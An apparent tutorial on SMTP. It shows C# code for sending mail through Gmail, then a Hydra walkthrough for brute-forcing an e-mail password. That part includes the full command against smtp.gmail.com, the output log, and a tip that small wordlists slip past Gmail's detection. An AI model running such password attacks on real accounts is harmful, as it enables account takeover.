


# SMTP Servers on the Programmer Perspective

The SMTP protocol provides a great advantage for programmers. In particular, the SMTP protocol prevents e-mails to be sent from wasting time with security measures such as captcha. Programmers have the ability to forward the mass e-mails to be sent directly to the opposite server by the help of the working principle of the SMTP protocol.



## Example of SMTP Mail Service Written with C#

```
using System;
using System.Windows.Forms;
using System.Net.Mail;

namespace WindowsApplication1
{
    public partial class Form1 : Form
    {
        public Form1()
        {
            InitializeComponent();
        }

        private void button1_Click(object sender, EventArgs e)
        {
            try
            {
                MailMessage mail = new MailMessage();
                SmtpClient SmtpServer = new SmtpClient("smtp.gmail.com");

                mail.From = new MailAddress("your_email_address@gmail.com");
                mail.To.Add("to_address");
                mail.Subject = "Test Mail";
                mail.Body = "This is for testing SMTP mail from GMAIL";

                SmtpServer.Port = 465;
                SmtpServer.Credentials = new System.Net.NetworkCredential("username", "password");
                SmtpServer.EnableSsl = true;

                SmtpServer.Send(mail);
                MessageBox.Show("mail Send");
            }
            catch (Exception ex)
            {
                MessageBox.Show(ex.ToString());
            }
        }
    }
}
```

## Important Code Snippets

```
SmtpClient SmtpServer = new SmtpClient("smtp.gmail.com");
```

The above snippet shows the SMTP address of the Gmail service.

```
SmtpServer.Port = 465;
```

The code fragment gives the port number required to connect to the SMTP address belonging to the Gmail service.

```
SmtpServer.EnableSsl = true;
```

The last important code confirms the SSL certificate required by port 465, which is used to connect to the SMTP protocol.


# SMTP Servers on the Hacker Perspective

The SMTP protocol that programmers frequently use can be abused for hackers to use in brute force attacks. In particular, not using the captcha security measure in the SMTP protocol poses a major security issue. It is possible to password attempts to an e-mail address determined by some applications. The application named Hydra on Kali Linux is in the first place in the attack methods mentioned. Hackers must first obtain a .txt file containing passwords. These files containing password combinations are called Wordlist. The most famous wordlist is the file named "Rock You", which contains millions of passwords.


Wordlists: <https://wiki.skullsecurity.org/Passwords>

## Hydra Usage


First, the code required to access the GUI version of the application called Hydra must be written;




```
root@qscsq: ~  
File Actions Edit View Help  
root@qscsq: ~  
root@qscsq:~# xhydra
```




Secondly, SMTP information with the targeted e-mail address must be entered;



Third, the target is set in the Password tab and the Wordlist that is desired to be used is selected.



At the last stage, the attack of the specified target is carried out using the section called Start.



The screenshot shows the xHydra application window with the 'Start' tab selected. The 'Output' pane displays the following text:

```
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-04-08 10:49:46
[DATA] max 16 tasks per 1 server, overall 16 tasks, 17 login tries (l:1/p:17), ~2 tries per task
[DATA] attacking smtps://smtp.gmail.com:465/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[WARNING] Google Mail has bruteforce detection and sends false positives. You are not doing anything illegal right?!
[ATTEMPT] target smtp.gmail.com - login "target.test@gmail.com" - pass "123456789" - 1 of 17 [child 0] (0/0)
[ATTEMPT] target smtp.gmail.com - login "target.test@gmail.com" - pass "10023593929693391A@" - 2 of 17 [child 1] (0/0)
[ATTEMPT] target smtp.gmail.com - login "target.test@gmail.com" - pass "qe0kkk30ksk" - 3 of 17 [child 2] (0/0)
[ATTEMPT] target smtp.gmail.com - login "target.test@gmail.com" - pass "s0dkvxwq1222qQWs" - 4 of 17 [child 3] (0/0)
[ATTEMPT] target smtp.gmail.com - login "target.test@gmail.com" - pass "012030300dkaKK" - 5 of 17 [child 4] (0/0)
[ATTEMPT] target smtp.gmail.com - login "target.test@gmail.com" - pass "Kk210da9ak202" - 6 of 17 [child 5] (0/0)
[ATTEMPT] target smtp.gmail.com - login "target.test@gmail.com" - pass "10005fOoqQWUp" - 7 of 17 [child 6] (0/0)
[ATTEMPT] target smtp.gmail.com - login "target.test@gmail.com" - pass "dramaqeen" - 8 of 17 [child 7] (0/0)
[ATTEMPT] target smtp.gmail.com - login "target.test@gmail.com" - pass "draman" - 9 of 17 [child 8] (0/0)
[ATTEMPT] target smtp.gmail.com - login "target.test@gmail.com" - pass "dramaman" - 10 of 17 [child 9] (0/0)
[ATTEMPT] target smtp.gmail.com - login "target.test@gmail.com" - pass "dramamama1" - 11 of 17 [child 10] (0/0)
[ATTEMPT] target smtp.gmail.com - login "target.test@gmail.com" - pass "dramamama06" - 12 of 17 [child 11] (0/0)
[ATTEMPT] target smtp.gmail.com - login "target.test@gmail.com" - pass "dramagal2" - 13 of 17 [child 12] (0/0)
[ATTEMPT] target smtp.gmail.com - login "target.test@gmail.com" - pass "dramadiva" - 14 of 17 [child 13] (0/0)
```

Below the output pane are four buttons: 'Start', 'Stop', 'Save Output', and 'Clear Output'. At the bottom of the window, the command line is visible: `hydra -s 465 -S -v -l target.test@gmail.com -P /root/Desktop/Wordlist.txt -t 16 smtp.gmail.com smtp`

The SMTP Brute Force method is compatible with many systems. It should be known that, besides providing a great advantage for SMTP website admins, it can cause a great security problem. Different systems can be implemented to prevent SMTP Brute Force attacks. For example, Gmail provides partial security thanks to false-positive outputs. However, the use of small wordlists eliminates the mentioned security measure.